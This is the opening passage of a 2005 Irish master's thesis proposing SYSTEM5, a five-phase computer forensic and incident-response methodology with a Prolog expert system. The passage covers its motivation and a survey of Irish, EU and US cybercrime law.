National College of Ireland

National College of Ireland

The college for a learning society

A Computer Forensic Methodology

Niall McGrath

Supervisors:

Dr. Mícheál Ó hÉigeartaigh, Dr. Pramod Pathak

National College of Ireland

Declaration

I declare that this thesis is my own work and has not been submitted in any form for another degree or diploma at this, or any other, University or institute of tertiary education.

Niall Mc Grath.

Niall McGrath

September 2005

Abstract

Cybercrime is the name given to a recent phenomenon that covers computer fraud, theft of intellectual property or confidential data, harassment, defacement of a website, illegal use or abuse of a network or the perpetration of any crime with the use of a computer. At present the Cybercriminal is fully equipped to operate with relative impunity.

SYSTEM5 is proposed as an integrated methodology to address the problem of Cybercrime. It consists of five phases: (i) pre-incident, (ii) incident/formulation of a response strategy, (iii) incident/computer forensics process, (iv) post-incident and (v) legal phase.

It profiles the Cybercriminal's motivations and techniques of attack; it models the computer attack, determines the attacker's objectives during each phase and enables the formulation of a response strategy. The response strategy encompasses evidence retrieval and analysis which is carried out within legal constraints and requirements.

A prototype Expert System in Prolog was implemented. The approach was evaluated by an independent group of experts who concluded that SYSTEM5 contributes significantly to the domain of computer forensics. They also concluded that the methodology is capable of deployment in a variety of legal jurisdictions.

The research identifies potential avenues for expansion through the addition of new attack vectors and the refinement of the Expert System.

Keywords: Computer Forensics, Attack Model, Adversary Model, Vulnerability, Worm, Virus, Computer Incident Response, Artificial Intelligence (AI), Expert System (Shell), Inference Engine, Prolog, Unified Modelling Language (UML), Chain of Custody, Search and Seizure, Evidence Retrieval, Forensic Duplication, Bit Level Image, Expert Witness Testimony, Local Area Network (LAN), Transmission Control Protocol/Internet Protocol (TCP/IP), Intrusion Detection System (IDS).

National College of Ireland

Motivating Problem

The ubiquity of the Internet guarantees itself a permanent position in society today. Organisations acknowledge that high skill levels are required to conduct business on the Internet. Information Technology is evolving quickly and so is computer-related crime. Highly skilled *Cybercriminals* have the dual benefits of anonymity and the lack of legal structures in this area. Software companies see building security into their products as unnecessary functionality. Therefore, many software systems have security vulnerabilities. *Cybercriminals* exploit these vulnerabilities through viruses, fraud, system compromises, network abuse, website defamation and Cyberterrorism.

Research Questions.

1. ***Can we develop a sound computer forensic methodology that will construct a detailed profile of a computer attack and of the Cybercriminals undertaking the attack ?***
2. ***Can we extend the computer forensic methodology within a legal framework to encompass, inter alia, the gathering of evidence in order to secure convictions for Cybercrime ?***

Research Hypothesis.

In this thesis, we propose a computer forensics methodology that encompasses the dual role of:

(i) Investigation and profiling of an attack

(ii) Gathering of evidence with a view to securing a conviction in the Courts of Law

The "SYSTEM5" methodology proposed by us consists of five essential stages and is based on the research literature. The five phases correspond to

(i) Pre-incident phase,
(ii) Formulation of a response during the incident phase,
(iii) The computer forensic process during the incident phase,
(iv) Post-incident phase,

(v) Legal phases.

An Expert System (ES) is incorporated in the methodology to automate the computer forensic procedures. These procedures encompass the profiling of a computer attack, seizing, gathering and analysis of evidence for the Courts of Law.

An extended form of UML is used to document the interfaces, internal transitions, states and the constraints placed on the flow of data through SYSTEM5. The use of Gantt charts facilitate the synchronisation of tasks and it illustrates the various phases graphically.

Acknowledgement

We would like to acknowledge Ms. Karen Murray's guidance in determining the components of Cyberlaw, which would be relevant for this dissertation. She also provided direction on where to access information resources and highlighted the paucity of caselaw that could be referenced. (Please refer to Section 2.7) She indicated that this was due to the reluctance of organisations to publicise prosecutions.

Overview of Thesis

Chapter one elaborates on the Problem Definition. The lack of computer security is a fundamental problem in this Information Age. In addition, the lack of understanding on how to respond to computer incidents exacerbates this situation. This motivated the development of SYSTEM5.

Chapter two discusses the concepts that shape the methodology: Information Security, Software, Mathematics and Hardware. Adversarial Modelling and Attack Modelling are also discussed and we show how they can model the vulnerability of computer systems. These are the main themes and are cross-referenced with research publications.

Chapter Three gives a detailed explanation of the systematic analysis taken towards a framework. This includes the examination and development of a rule-based problem solver that implements SYSTEM5 methodology. In addition, the technique of using UML in conjunction with Gantt charts is used as a data management mechanism.

In Chapter Four we detail the structure of the SYSTEM5 methodology. This uses an Expert System for the automated formulation of a response strategy. A prototype system was developed to demonstrate the effectiveness of the SYSTEM5 methodology. It can be refined in the future with more development. It was written in GNU Prolog and the main components of this program are the *Expert System Shell* and the *Computer Forensic Knowledge Base.* There are many advantages to formulating an Automating Response Strategy. It eliminates human error from the key decision-making process. It can be used as a Training Tool for the inexperienced team members, an Educational Tool for the Judiciary and as a Research tool for fine-tuning the methodology.

Next, we present a case study of an attack. Through analysis of a "live" data set, we profile the attack. This is achieved by breaking down the attack into phases and determining the attacker's objective in each phase.

Chapter Six describes the process of Validation that was undertaken. Structured interviews were conducted with a number of recognised experts. All interviews were structured according to:

(i) The management imperatives in computer forensics and

(ii) How the methodology can add value to the present situation.

The analysis demonstrates that SYSTEM5 is an important addition to the portfolio of tools and methodologies that can be used by companies in combating Cybercrime. Our approach is also capable of being adapted to meet emerging threats in this rapidly changing domain.

The concluding chapter summarises the main findings of the dissertation and outlines directions for future study. A comprehensive bibliography is included together with a number of appendices that contain the Prolog source code, a software operation manual and a contents listing of the accompanying CD-ROM.

National College of Ireland

1 Problem Definition

1.1 The Proliferation of Computer Crime

The ubiquity of the Internet guarantees itself a permanent position in society today. It is a resource that has evolved from disciplines like mathematics, software and hardware. It is also a key channel of business for most organisations. High technical skill was required to build the Internet. Equally, the skillset of the people that abuse it is also very sophisticated and advanced. Hackers, fraudsters, opportunists, terrorists, vandals, extortionists, thieves, i.e. *Cybercriminals,* operate with relative impunity. Their anonymity and the present lack of legal precedent weigh heavily in their favour. Since technology is evolving quickly, Internet crime is increasing at a similar rate too. Software companies are under pressure to release new software products and very little time is ever spent at securing them. Company executives see building security into their products as an overhead rather than a necessary functionality. Many mainstream Operating Systems (OS) are infamous for security vulnerabilities. The "*Black Hat*" (hackers and organised *Cybercriminals*) community exploits these vulnerabilities for their own benefits. "The exploitation of these vulnerabilities can be in the form of viruses, fraud, system compromises, network abuse, defamation and Cyberterrorism (Zeviar-Geese,2000)". This can result in financial loss through theft, loss of intellectual rights, loss of services, loss of customer confidence and chaos in the computer network infrastructure.

If no action is taken against these offenders, confidence in the Internet and the computer infrastructure that surrounds us will be eroded. The Internet may become more anti-social and may evolve into a Cyberanarchy if it isn't regulated and controlled by the necessary legislation. Computer security should be placed on top of the national computer science agenda. The Cybercriminal must not be allowed to act with impunity.

1.1 Vulnerabilities

Software vulnerabilities can be exploited to run malicious commands and code. Attackers can disguise malicious code, so that it is undetected by Firewalls or Intrusion Detection Systems (IDS). This can be done by exploiting flaws in encoding schemes like Unicode or UTF-8. There is an extensive study of this type of vulnerability done in Chapter five. Vulnerabilities can lead to buffer overflows and system compromises. SANS (2003)

documents and lists these flaws. The twenty most critical Internet security vulnerabilities are listed there. Nevertheless, unpatched, outdated or misconfigured systems remain exposed and subject to attack.

1.1.2 Worms and Viruses

The notorious "MyDoom" (Novarg) worm came to world-wide attention in January 2004 and accounted for 8% of emails. It is allegedly the biggest mass-mailing infection ever to hit IT systems. The estimated cost of the damage caused is in the region of twenty billion dollars. Already, 2004 is referred to as the "year of the virus". In previous years, billions of dollars have been lost because of the damage caused by other types of worms like "SoBig", "LoveLetter", "Slammer", "CodeRed I" and "CodeRed II". Sophos (2004) provides a dictionary of these attacks with an in-depth description of each. When these types of computer attacks occur, there is very little time to inoculate against the virus.

Worms and viruses are very similar mechanisms but the essential difference between them is the method of propagation. The worm has a self-propagating engine in its body as opposed to the virus, which relies on human (computer operator) interaction for propagation. Symantec Corporation (2004) elaborates on the differences in detail.

1.2 Computer Forensics

Mandia & Proisse (2001) describe computer forensics as the searching for and discovery of digital evidence or data on computer and information systems. This data must have probative value and should stand up to the rigours and challenges of the law in any jurisdiction. Evidence or data of this nature is often mishandled and therefore great care should be exercised in preserving and handling it. This process of locating, preserving, handling, analysis and administration of the evidence is called the Computer Forensic Process. A process that is local to America is documented by the US department of Justice (2002).

There is no formal computer forensic methodology in place in Ireland. This is the problem definition from which the context of the research question and sub-question are derived. There is no framework in place that can support effective computer forensics. A

framework should enable the proper collection and seizure of digital evidence, which is admissible to law courts. This will improve the quality of investigation and analysis, hence leading to more convictions and the removal of the anti-social element of the Internet.

1.3 Computer Incident Response

West-Brown et al (1998) point out that the computer incident response plan (CIRP) should include logistical detail of a response to an incident. The CIRP and a computer forensic methodology should coexist together. Every CIRP should be computer forensic enabled. Computer incident response is a very complex and multi-dimensional process. Therefore, a human being cannot be expected to operate alone without the support of some form of automation. In addition, due to the specialised area of computer security and computer science, the availability of experts can be problematic and expensive.

Many organisations do not have a clear procedure to follow when a computer attack takes place. If computer incidents are to be successfully resolved in court, there has to be sound computer forensic processes and procedures. The untrained individual cannot locate evidence, retrieve it and analyse it properly. S/he does not know how to authenticate and verify the evidence before getting it admissible in court. The individual is not trained to interpret the data patterns that occur in log files that are indicative of an impending attack. S/he does not know how to break the attack into various phases and then determine the attacker's objectives in each phase. (This process is covered in chapters four and five, i.e. the methodology and case study chapters). People are unaware of the threat-landscape that surrounds them. Many organisations are unprepared for a computer incident if it occurs.

1.3.1 Forensic Incident Response Procedures

An employee cannot be expected to follow the correct procedures that will mitigate the risk and isolate the attack if procedures are not in place. Even if the identity of the attacker is detected and the victim wishes to take legal recourse, it is difficult to recover evidence properly. It is equally difficult to investigate and analyse it and get it admissible

in court. An enthusiastic employee can cause a lot of damage to a computer investigation. S/he could inadvertently destroy vital evidence in the search for clues or in trying to neutralise an attack. This is because there are no incident response procedures or formal forensic methodologies available to follow, specifically pertaining to the Irish jurisdiction.

1.4 E-Voting

It is the intention of the present administration in government to expedite e-voting. The former Minister of State, Mary Hanafin opened the *National IT and E-Security Conference* in Dublin February 2004 with her keynote address. She saw computer security as pivotal in terms of the upcoming introduction of e-voting to Ireland. She is quoted as saying in reference to the new voting system that it is incumbent on the government "to ensure people use and trust the system". She also stressed that the citizens of Ireland, i.e. "the customers of the Irish Government", must feel "security and regulation must benefit the user and protect their fundamental right to privacy". She concluded by saying that "safety and protection must be top of the agenda." Before this can be achieved, the issues of insecure networks and infrastructures must be addressed. This can only be addressed if computer incidents are handled in the correct manner and the perpetrators held accountable for their activities and consequently convicted. This should be the first step in securing our networks and information security.

1.5 The Curtin Controversy

The Irish Circuit Court ruled that Judge Curtin was not guilty of downloading child pornography images from the Internet because the search warrant that was executed to seize his PC was out of date. He was acquitted of the charge for this reason. His PC contained a substantial amount of child pornography images. However, the date of the warrant execution is very important. This is because it is enshrined in the Irish Constitution. This protects the inviolability of a person's home and this is for criminal and civil proceedings.

The Government is proposing a motion to have Curtin impeached. A committee of four TD's and three senators will hold formal hearings on the alleged downloads of child pornography from the Internet. This committee will report on the hearings to the Oireachtas. The hearings will not be able to hear evidence that was ruled inadmissible by the Circuit Court, i.e. the contents of Curtin's PC.

The government should have learned from the previous impeachment controversy involving Justice O' Flaherty and the Sheedy case. At that time there was a clear lack of impeachment procedures. The authorities should have had the foresight at the time to design and devise sufficient procedures to encapsulate due process. Now the impending Oireachtas investigation may continue indefinitely because those procedures are not in place. Consequently, they will have to be put in place and this will waste time and exchequer money.

This situation could have been avoided if the execution of the search warrant was correct. Chapters two and four of this thesis elaborate on Evidence Seizure and the importance of following the correct procedures while seizing evidence.

2 Background Research

2.1 Introduction

This chapter evaluates concepts relevant to the research objectives and research questions that underpin this thesis. These are Software, Hardware, Mathematics, Cyberspace, Attack Modelling and Adversary modelling. The chapter also discusses the major components that constitute SYSTEM5 in detail. These components were arrived at through the process of reading, researching and categorising the material. The categories emulate the phases that a computer incident would traverse. They were the following :-

1) Pre-incident phase,
2) Incident phase- formulating a response strategy,
3) Incident phase- the forensic process,
4) Post-incident phase and
5) Legal phase.

The texts, whitepapers and websites which are referenced are listed in the bibliography. These form the basis of the background research.

2.2 Information Technology

Due to the growth and commercialisation of Information Technology (IT), Information Security has become mission critical to organisations. From an organisational point of view, availability of service, data integrity and data privacy are the three corner stones of the information security. The main components of IT are Software, Hardware and Mathematics.

2.2.1 Software

Webservices (WS) is the latest software paradigm to emerge. Its added functionality and benefits are well published by IBM & Microsoft Corporations (2002). However, security flaws of older and present paradigms are often overlooked because of the urgency placed on the emerging ones. Under these circumstances, the existing security flaws will propagate through to the newer designs. Security is always addressed later in the software development lifecycle. There is a belief that security can always be retrofitted as opposed to being 'organically' developed within the software. Consequently, companies that buy

software do not want to pay for security. Their expectation is that it should be there as a fundamental component. They consider it a 'given'. This then leads to the software development companies not being recompensed for the inclusion of security modules. As a result they will not develop it.

The MageLange Institute (1998) argues that as the WS security model is vague and has not been "road-tested" sufficiently, the emergence of this paradigm will exacerbate the general problem of security.

The latest application area of WS is in the technology of wireless communication, i.e. bluetooth. There are well-documented security flaws in wireless technology that are exploited. For example, a 'dongle' that can access telephones can be written. This enables the reading, copying and editing of phonebooks, text messages, calendars and pictures stored in handsets. As Boggan (2004) points out, this also enables 'bluesnarfing'. This is the ability to track individuals without their knowledge. If commercial organisations are specially licensed by the Telecoms Regulator, they can use this technique, with the consent of the employees, to track their employees by using their mobile phones. Concerned parents are also lobbying for the use of this technique to monitor their children. Unfortunately, 'bluesnarfing' can also be abused. This facilitates Cyberstalking, Cyberterrorism and Cyberfraud.

Zukowski (1998) maintains that if sufficient cryptography, encryption, authorising and authentication application protocol interfaces (API's) are properly employed, the integration of diverse systems will be seamless and secure. WS' role is to provide the integration of systems. IBM & Microsoft Corporation (2002) argue that WS is the panacea for all the security problems. We interpret these views as irresponsible and may be taken for self-serving reasons because they have not published evidence or data to prove the contrary.

2.2.2 Mathematics

Farmer (2002) contextualises mathematics as being the logical driver of software. Mathematical logic is used to describe software states and functions. Mathematics is fundamental to applications like Public Key Infrastructure (PKI) and encryption. The

RSA algorithm (Rivest, Shamir and Aldeman), which internet browsers use in their encryption and authentication engines, use a random number sequence generator. Schneier (1996) stipulates that a random sequence generator's bit sequence can never be reproduced. Random number generation is used because a series of random numbers is difficult to anticipate or intercept and therefore is highly secure.

General Perspective

Nolan (2000) highlights that public key cryptography uses a public and a private key, i.e. an asymmetric key system. These keys are asymmetrically related to each other. The public key can be published in a public directory, database or on the Internet. The recipients, using a personal private key can decode the encrypted messages. In addition, the key pair can be used to create and verify digital signatures, which can be added to messages to prove or attest to your identity. The two keys are not sufficient by themselves. It is important to be able to generate, manage and store keys securely. Public key infrastructure (PKI) is the framework for dealing with public key encryption and its management.

Public Key Infrastructure (PKI)

PKI is the infrastructure provided by some software toolkits. Integrity, Authentication and Privacy of data are the services provided by these toolkits. This is achieved by using encryption algorithms with public and private keys (asymmetric encryption), digital signatures, certificates and trusted third parties. The Electronic Commerce Act was signed into law in the year 2000. This makes the electronic signing of an electronic document legally binding. Nowadays, digital signatures have only begun to be acceptable as a digital replacement for the handwritten signature. Garms & Somerfield (2001) argue that the costs to deploy PKI systems are quite substantial, even if there is a return of investment. Interoperability of different products has still not been standardised yet, so companies are reluctant to invest in PKI.

2.3 Cyberspace – Internet Cybersociety

Organisations can host their services online, reduce costs and expand on their customer base. Education, learning and knowledge are no longer restricted to the schools, colleges, libraries and universities. People can also telecommute to work and shop online. This is testimony to the fact that Cyberspace is a facet of our daily life. However, in Cyberspace, identity or privacy is not guaranteed. Greenberg (2000) welcomed the Digital Signature (E-Signature) Act which became law in Ireland in July 2000. This law ensures that e-signatures are as acceptable as hand-written signatures. Most of the EU Directive on Electronic Signatures is implemented in the Electronic Commerce Act (2000). Kelleher and Murray (1997) highlight that Privacy is an essential issue here. Johnson and Post (1996) demand that Cyberlaw must embrace cyberspace in order to offer a secure and safe society.

Cyberlaw

Zeviar-Geese (2000) states that Cyberlaw should encompass Cybercrime, Cyberterrorism, Cyberstalking, Electronic commerce, Freedom of Speech, Intellectual property rights, Jurisdiction and choice of law and privacy rights.

Cybercriminal activities cover a basic area that includes credit card fraud, unauthorised access to computer systems or abuse of networks, child pornography, software piracy and Cyberstalking. Cyberterrorism is where critical national infrastructural networks and resources are targeted. Electronic commerce includes encryption and data security. Freedom of expression includes defamation, obscenity issues and censorship. Intellectual property rights cover copyright, software licensing and trademark protection.

Legislation

In order to gather evidence, an investigation must be initiated. The fact that there is little legislation means that perpetrators can operate with relative impunity. This is because there is such paucity in Cyberlegislation case history. There is little legal reference for the legislators to work with. Johnson and Post (1996) reason that Cyberjurisdication must address whether the laws of the state or country should apply. For example, if a Website

is attacked or defaced, it should be clear and unambiguous what Cyberjurisdiction's laws will apply.

A legal platform must be constructed from the findings of research and analysis. This will lead to the removal of any legal 'grey areas' or misinterpretations.

Judiciary

When attacks or unethical behaviour occur, protection and legal recourse for dispute resolution should be provided. This is where the court adjudicates the outcome, based on evidence provided by investigation. The evidence in this case will be binary or digital evidence. Tsoutsouris (2001) says that evidence and data must be able to hold up under the scrutiny of a court of law. Therefore, the Judiciary must fully understand the technological implications for their training and education in order to be able to apply the full scrutiny and rigour of the law.

Legal Implications

An illegal act or offence can only occur if there is a law in the first place. The fact that very little legislation exists means that perpetrators can operate with impunity.

Geese (2000) states that to bring justice to a computer incident, the results of the investigation must be admissible in court. Audit trails, log files and other artefacts of evidence must be recognised legally as reliable evidence. They have to be considered more than "Hearsay Evidence", which is not admissible in court. Artefacts of evidence, like logs, must be generated as part of the "Normal Daily Operation" within the organisation. Organisational security practice statements and policies must be fully understood. Organisations must have signed proof of this from all of its employees.

We should be able to categorise the computer incidents i.e. the attacks; according to how they were committed, by whom and the motivations of the attackers. Then we can build up forensic profiles of the attack vectors, patterns and perpetrators. When equipped with this information, we can legislate directly and remove "legal grey areas". It is necessary to have good case history to be able to legislate effectively and this means having the benefit of precedent. We can set the precedent by capturing empirical data to model the

problem domain. Once we can model the inputs, outputs and the variables of the problem, we will be able to understand it thoroughly.

To become proficient in investigating computer-related crime is very important. This can be achieved by building forensic profiles of attack. This is the platform from which we can devise and refine a computer forensic methodology.

Applicable laws

In the USA, there are a number of laws at Federal level relating to computer crime. The Federal Communications Privacy Act provides a wide basis against accessing, altering or preventing the authorised access to electronically-stored data without authorisation. This encompasses the elements of Information security. Mandia & Proisse (2001) outline that the Computer Fraud and Abuse Act clarifies the definition of federal computer fraud by establishing two felonies. The former one deals with crimes involving national defence, foreign relations and computers used for governmental purposes. The latter one deals with trafficking passwords with fraudulent intent. The Digital Millennium Copyright Act primarily affects code crackers and software pirates, but it also includes provisions to limit the liability of service providers in certain situations.

2.4 Irish Cyberlaw

The Criminal Justice Act 2001, Section 9 and the Criminal Evidence Act 1992, Section 5 in conjunction with the Criminal Damage Act, 1991, Sections 2, 3, 4 and 5 are vital to combat Cybercrime. It is crucial that the judiciary fully enforces these laws in the courts. Since there is very little precedent of Cybercrime case law for the judiciary to follow, it will possibly require a lot of moral courage from their point of view to fully secure convictions in this relatively unknown area.

2.4.1 Criminal Evidence Act (CEA), 1992

The CEA 1992, Section 5, provides for the admissibility of computer-generated records or logs as evidence. This holds where information and data are collated or compiled in the ordinary course of business. If it can be shown that the system which generated logs was operating at the time of attack, then the logs will be admissible in court as evidence. The

CEA 1992, Section 5, is specifically applicable where Intrusion Detection Systems (IDS) and Firewalls, which are designed to detect and repel attack, have automatically generated logs. Suspicious network activity or illegal entry into unauthorised data areas is recorded in these logs. Consequently, the generated logs can then be used as admissible artefacts of evidence. The fact that the logs can be used as evidence facilitates the case-building phase of the investigation process and has a significant effect in the prosecuting of hackers.

2.4.2 Criminal Justice (Theft and Fraud Offences) Act, 2001

The CJA, Section 9 provides for the offence of "unlawful use of a computer". This is very broad and it seeks to provide for most hacking offences. It is legislating against anybody who dishonestly uses a computer with the intention of causing loss to another or making personal gain for themselves. The CJA, section 9 reads:

"(1) A person who dishonestly, whether within or outside the State, operates or causes to be operated a computer within the State with the intention of making a gain for himself or herself or another, or of causing loss to another, is guilty of an offence.

(2) A person guilty of an offence under this section is liable on conviction on indictment to a fine or imprisonment for a term not exceeding 10 years or both".

2.4.3 The Criminal Damage Act (CDA), 1991

The Computer Misuse Act (CMA) was promulgated into British law in 1990. This consequently served as a legislative reference point for many countries including Ireland. The CDA 1991, which is modelled on the CMA, rendered hacking in Ireland an offence. This interprets the situation where anyone who operates a computer with intent to access data without lawful excuse as a crime. An offence under this act is committed, whether or not data is accessed. Therefore, in the scenario where a security system successfully repels an attempted break-in, it will still be possible to prosecute the hacker. These convictions carry imprisonment and a substantial fine or both.

As the Law Reform Commission points out, the Oireachtas saw the Criminal Damage "route" as the most effective mechanism to address hacking in Ireland and provided for it in the CDA, 1991. This legislation was devised in order to ensure the prosecution of a hacker for the access of data, even if there is no damage, theft or fraud committed.

However, if it is found that damage, fraud or theft has taken place, then the consequences are more severe. If a database is accessed and information is deleted, then the offence could warrant a heavy fine of 12,700 Euro or 10 years imprisonment under the CDA1991.

Section 2 of the CDA, 1991

This criminalises the intentional or reckless damage of property in relation to data and computer programs. The imposing threat to damage data or just possessing anything with intent to damage data is sufficient for conviction under this section.

Section 3 of the CDA, 1991

This provides for the threat to damage property. If a hacker tries to extort money from an individual or an organisation by threatening to corrupt records or compromise their computer networks, then under this section a 10 year prison charge can be passed.

Section 4 of the CDA, 1991

If it is proven that a hacker has a tool or a program like a worm or virus that can be used to damage or defraud others, then criminal liability against the hacker is provided for here. Possessing anything with intent to damage property is enough for the offence to take place.

Section 5 of the CDA, 1991

This criminalises the unauthorised accessing of data. It negates the necessity for the establishment of the *mens rea* of the offence because *the actus reus* is fulfilled by the attempt to access the resource or data in question.

The hacker is also exposed to civil liability here if s/he damages the contents of a database. Common law rights under tort, provide civil liability against the hacker for trespassing in this scenario.

Jurisdiction is unambiguously addressed here. As S. 5(1)(a) outlines "*...within the State with intent to access any data kept either within or outside the state or..* " as S. 5(1)(b) reads "*..outside the State with intent to access any data within the State...*". Consequently, the study of jurisprudence is removed from the process of justice.

Jurisprudence is the judicial discretion that is very often exercised over jurisdictional issues. The "discretion" that is exercised is a result of the lack of clear legislation relating to the certain questions of jurisdiction. It is necessary for the judge to adjudicate using his/her discretion. The very act of doing this removes the objectivity from the process of justice and introduces the subjectivity of the judge. Consequently, personality, opinions or bias may come to bear on any judgement passed. This may not be entirely just and maybe disputed or challenged.

Section 6 of the CDA, 1991

This Section applies to Sections 2, 3, 4, and 5 of the CDA in the context of operating a computer "without lawful excuse". This Section does not apply where the one charged with the offence threatens to damage property in a way, which is likely to endanger the life of another.

Section 9 of the CDA1991

Under this section, compensation orders can apply. These charges are applicable against the parents or guardians of the offender if s/he is a juvenile. After the illegal access of data, if a hacker transfers money into another account then the charge of larceny is brought to bear for this offence.

2.4.4 Is the current legislation sufficient?

The Proliferation of Computer Crime

Mennelly (1985) argues that the proliferation of computer incidents demonstrates the inadequacy of the present law and hence calls for legislative change. However, consequent to a survey carried out by the Ontario Provincial Police, it was found that the case for legislative change had not been established. This was primarily due to the under-reporting of computer crime. This is a predominant feature of corporate fraud offences. The victim organisations are reluctant to pursue legal recourse for dispute resolution. Organisations believe and are afraid that it will initiate a wave of a low confidence in the

public domain or generate negative media coverage. This is detrimental to any organisation.

Then it was concluded that to speculate about required legislative change from a perspective of under-reported crimes would be injudicious. The Scottish Law Commission (1987) thinks it is impossible to say with certainty whether the advent of mass computerisation has itself brought about a substantial increase in volume of corporate fraud and theft. Consequently, it argues that this trend in computer crime is not directly related to deficiencies in the present law.

The Nature of Computer Crime

The question of whether the nature of misconduct relating to computers calls for a distinctive legislative change is also ongoing. The distinctive nature of computer-related crime is described by Temby & McElwaine (1987). The salient points they put forward are as follows. There is no necessity for human interaction for a computer crime to take place coupled with the fact that computers leave no fingerprints. The computer crime is committed by means that are significantly different to other crimes and computers pay no regard to jurisdiction, sovereignty or time zones. Vast amounts of sensitive and confidential information can be stored on small physical devices and access to these devices is often unchallenged. The ease with which the information can be extracted or copied is of high concern and is considered contributory to the rise of computer crime numbers. Although, Sokolik (1980) says that "a new array of criminal conduct" is manifested with the advent of computer crime, others say that computer crime does not constitute a different category of criminal behaviour at all. It is simply crime executed with a different set of tools.

The Fundamental Laws

It is argued that it is unnecessary to introduce legislative change in order to deal with computer crime directly. The first change should come in the laws relating to theft, dishonesty, false pretences and other related offences. These fundamental laws and their principles should possibly be refined. Consequently, the legislation will become more flexible to adjust to the problem of computer crime. The Scottish Law Commission was

satisfied that the laws of fraud and theft are flexible enough to address offences involving computers and only recommend an offence of unauthorised access to be introduced.

Terminology and Technology

The terminology associated with computers and technology introduces a whole new dimension to the already complicated area of Cyberlaw. It is imperative that it is fully understood and interpreted correctly by the judiciary. This will add more responsibility to the judiciary, to become more "technical". This will probably require cross-discipline training from the judiciary's point of view.

The usage of technical terms, in the context of the CDA is very unclear. This is because there is an attempt to prevent the legislation from becoming obsolete in relation to the aggressive development of ITC. Murray (1995) points out that the CDA, 1991 has deliberately avoided ambiguous definitions by actively avoiding definition in the first place. This deliberate lack of clarity could give rise to the *nullen crimen sine lege* scenario, i.e. if the law is not clear then there is no crime. The consequence of this scenario is that cybersociety will fast become a lawless dominion of the cybercriminal.

2.5 Other Areas of Irish Legal Interest

Other areas of Cyberlaw in Ireland that are currently under review are the Data Protection and Intellectual Property Law, EU Directives in the area of Privacy and Data Protection, Electronic Commerce and laws relating to Jurisdiction, Online Content, Criminal Libel and Pornography.

2.5.1 Data Protection

Data Protection Act (1988) criminalises the causing of damage to data, the threatening to cause damage to data, the possession of anything with intent on causing damage and unauthorised access to data as a crime. These will be included in the new fraud act. This has to go to bill form yet. The DPA, 1988 was the result of the fear that personal data would be used recklessly by private and governmental agencies alike. The motivation for the Act was from two origins. The first was the Organisation for Economic Co-operation and Development (OECD). The OECD set out guidelines governing the Protection of

Privacy and Transborder flows of Personal Data in 1980. The second was the Council of Europe Convention for the Protection of Individuals with regard to Automatic Processing of Data i.e. The Strasbourg Convention. The Strasbourg Convention was signed into law in Ireland in 1981.

2.5.2 Intellectual Property Law

The Copyright and related Acts 2000 provide for ownership of intellectual property by an Assignment of the ownership of the Intellectual Property or by End User License Agreement (EULA). This must be in writing. Other laws that are relevant are the Patent Law-Patents Act 1992 (European Patents Convention) and The Trademarks Act 1996.

2.5.3 EU Directives - Privacy and Data Protection

Ireland has not implemented these directives and consequently is being sued by the European Commission in the European Court. The Electronic Commerce Act 2000 protects the citizen's right to privacy. Therefore, this collides with the Garda's ability to intercept telecommunications messages.

Electronic Commerce- The Electronic Commerce Act, 2000

The ECA2K codifies elements of the standard laws of contract and it implements the EU Directive on electronic signatures. There is a contrast between Ireland's and UK's Regulation of Investigatory Powers Act 2000 (RIPS). The issue here is whether the ECA can co-exist with the Interception of Postal Packets & Telecommunication Messages Act, 1993.

2.5.4 Jurisdiction

Jurisdiction of courts and Enforcement of Judgments Act, 1998 provides for determining the jurisdiction of the crime. This will also be covered in the Council of Europe's (CoE) draft on Cybercrime.

2.5.5 Online Content

Any act of defamation is covered by the ECA 2K, section 23:" all provisions of existing defamation law shall apply to all electronic communications within the state..".

Defamation is "..The wrongful publication of a false statement about a person, which tends to lower that person in the eyes of right thinking members..."

2.5.6 Criminal Libel

If a website publishes a malicious article (a defamatory libel), that is known to be false, then this is regarded as criminal libel. The law here is still evolving and relies heavily on precedent. The CoE elaborates on this.

2.5.7 Pornography

Pornography on a website can give rise to two basic forms of offence:

1) Obscenity- an obscene article is one which "corrupts and depraves those who hear or view it.". There is an old and very limited law on this in Ireland.

2) Offences under the Child Trafficking and Pornography Act 1998 (Internet Service Providers have to be very careful in relation to liability). This act is very welcome. However, it is unclear how somebody that facilitates in the distribution of this material, can be charged.

2.6 European Cyberlaw - Council of Europe (CoE) Convention on Cybercrime

The Council of Europe's Draft on Cybercrime is not implemented in Ireland yet. When it is, it will also be implemented across Europe in an identical fashion. This will effectively be the blueprint for Cyberlaw in Europe. This will serve as a European-wide stance against Cybercrime. Until the Draft on Cybercrime is "rolled-out" across Europe, each participating country in the Council of Europe will observe and follow their respective domestic legal system.

It is recognised that Ireland has to wait for the full implementation of the CoE's Convention on Cybercrime (2001) before it is compliant with a European legal

infrastructure. Measures will be taken at the national level and they will cover substantive criminal law, procedural and jurisdictional law.

2.6.1 Substantive Criminal Law

Offences against the confidentiality, integrity and availability of computer data and systems are covered by Articles 2, 3, 4. These provide for Illegal Access, Interception and Interference of Data. Articles 5, 6 will provide for System interference and Misuse of Devices. Other Computer-related offences will be provided for by Articles 7, 8, which cover computer-related forgery and fraud. Articles 9, 10 legislate against content related offences. They relate to child pornography and infringements of copyright and related rights.

2.6.2 Procedural law

Common provisions and expedited preservation of stored computer data are covered by Articles 16 and 17. Articles 18 and 19 cover the production order and the search and seizure of stored computer data, while Articles 20 and 21 provide for Real-time collection of traffic data and Interception of content data.

2.6.3 Jurisdiction

Where jurisdiction is not clear, Article 22 details how this can be determined.

Measures will also be taken at an international level. This covers general principles relating to international co-operation. These principles relate to extradition, mutual assistance, even where there are no international agreements. Articles 29, 30 cover expedited preservation of stored computer data and expedited disclosure of preserved traffic data. Article 31 provides mutual assistance regarding investigative powers. Articles 32, 33, 34 and 35 provide for Trans-border access to stored computer data with consent or where publicly available. This is in relation to the real-time collection of traffic data and the interception of content data from various networks on a 24/7 basis.

2.7 U.S. Cyberlaw

The US laws governing computer crime are divided into the following categories: Federal Computer Intrusion Laws (FCIL), Federal Intellectual Laws (FIL) and Commerce & Trade Laws (CATL).

